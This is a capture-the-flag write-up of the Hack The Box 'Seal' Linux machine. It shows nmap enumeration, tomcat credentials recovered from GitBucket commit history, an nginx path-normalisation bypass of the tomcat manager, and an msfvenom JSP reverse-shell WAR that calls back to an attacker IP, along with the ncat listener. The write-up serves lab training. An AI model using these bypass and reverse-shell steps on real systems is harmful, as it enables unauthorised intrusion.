Seal

Synopsis

Seal is a medium difficulty Linux machine that features an admin dashboard protected by mutual authentication. Enumeration of git logs from Gitbucket reveals tomcat manager credentials. Exploitation of Nginx path normalization leads to mutual authentication bypass which allows tomcat manager access. Foothold is obtained by deploying a shell on tomcat manager. An ansible playbook found to be running at intervals and vulnerable to arbitrary file read thus allows us moving laterally. Root shell is gained by exploiting a sudo entry.

Skills

- Linux enumeration
- Understanding of Mutual Authentication
- Knowledge of Ansible
- GitBucket enumeration
- Nginx path normalisation
- Mutual Authentication Bypass
- Abusing Ansible features

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.250
Starting Nmap 7.94 ( https://nmap.org ) at 2023-08-29 04:37 EDT
Nmap scan report for localhost (10.10.10.250)
Host is up (0.033s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4b:89:47:39:67:3d:07:31:5e:3f:4c:27:41:1f:f9:67 (RSA)
|   256 04:a7:4f:39:95:65:c5:b0:8d:d5:49:2e:d8:44:00:36 (ECDSA)
|_  256 b4:5e:83:93:c5:42:49:de:71:25:92:71:23:b1:85:54 (ED25519)
443/tcp  open  ssl/http   nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=seal.htb/organizationName=Seal Pvt Ltd/stateOrProvinceName=London/countryName=UK
| Not valid before: 2021-05-05T10:24:03
|_Not valid after:  2022-05-05T10:24:03
|_http-title: Seal Market
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-server-header: nginx/1.18.0 (Ubuntu)
8080/tcp open  http-proxy
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Tue, 29 Aug 2023 08:37:57 GMT
|     Set-Cookie: JSESSIONID=node0rc7nsq5yrwaj1tp1l53pcxxy72.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
```


```
|     HTTP/1.1 401 Unauthorized
|     Date: Tue, 29 Aug 2023 08:37:57 GMT
|     Set-Cookie: JSESSIONID=node0rc7nsq5yrwaj1tp1l53pcxxy72.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   GetRequest:
|     HTTP/1.1 401 Unauthorized
|     Date: Tue, 29 Aug 2023 08:37:56 GMT
|     Set-Cookie: JSESSIONID=node0po6anuv0c2y67ejv4k4sylje0.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 29 Aug 2023 08:37:56 GMT
|     Set-Cookie: JSESSIONID=node01wsvobhmm1yqyde8wl61qkcoa1.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RPCCheck:
|     HTTP/1.1 400 Illegal character OTEXT=0x80
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 71
|     Connection: close
|     <h1>Bad Message 400</h1><pre>reason: Illegal character OTEXT=0x80</pre>
|   RTSPRequest:
|     HTTP/1.1 505 Unknown Version
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|     <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
|   Socks4:
|     HTTP/1.1 400 Illegal character CNTL=0x4
|     Content-Type: text/html;charset=iso-8859-1
```

We see two web ports open


Accessing port 8080/HTTP gave us GitBucket version control page




Wheres 443/HTTPs the vegetables market page



We started the exploitation process from creating an account on the GitBucket



This provided us with an access to two repositories



The thorough enumeration of history commits, provided us with credentials for tomcat user

Patch Unified Split

2 README.md

Ignore Space Show notes View

```
-infra
+Infra Automation
 ===============
```

118 roles/tomcat/files/tomcat_init.sh 0 → 100644

Ignore Space Show notes View

```
#!/bin/bash

#Location of JAVA_HOME (bin files)
export JAVA_HOME=/usr/lib/jvm/jre

#Add Java binary files to PATH
export PATH=$JAVA_HOME/bin:$PATH

#CATALINA_HOME is the location of the bin files of Tomcat
export CATALINA_HOME=/usr/share/tomcat

#CATALINA_BASE is the location of the configuration files of this instance of Tomcat
export CATALINA_BASE=/usr/share/tomcat

#TOMCAT_USER is the default user of tomcat
export TOMCAT_USER=tomcat

#TOMCAT_USAGE is the message if this script is called without any options
TOMCAT_USAGE="Usage: $0 {\e[00;32mstart\e[00m|\e[00;31mstop\e[00m|\e[00;32mstatus\e[00m|\e[00;31mrestart\e[00m}"

#SHUTDOWN_WAIT is wait time in seconds for java proccess to stop
SHUTDOWN_WAIT=20

```

1 tomcat/tomcat-users.xml

```
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<user username="tomcat" password="42MrHBf*z8{Z%" roles="manager-gui,admin-gui"/>
</tomcat-users>
```

Show line notes below

Write Preview

When on the port 8080/HTTP we tried to access /manager/html we immediately got an 403-Forbidden error, so in order to bypass this we used the path traversal technique: /manager/;..simon/html


https://seal.htb/manager/html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


403 Forbidden

nginx/1.18.0 (Ubuntu)

This technique bypassed the implemented security measures and we were prompted for credentials; we used creds from GitBucket




And we logged into the Apache tomcat panel



Next we used msfvenom to generate a jsp reverse shell file in the .war format to deploy on the tomcat

```
┌──(root㉿kali)-[~/Desktop/Boxes/Seal.htb]
└─# msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.14.24 lport=5555 -f war > shell.war
Payload size: 1104 bytes
Final size of war file: 1104 bytes
```



Launching the malicious WAR files gave us the reverse shell on the system

```
└─# ncat -nlvkp 5555
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.250:53686.
ls
conf
lib
logs
policy
webapps
work
```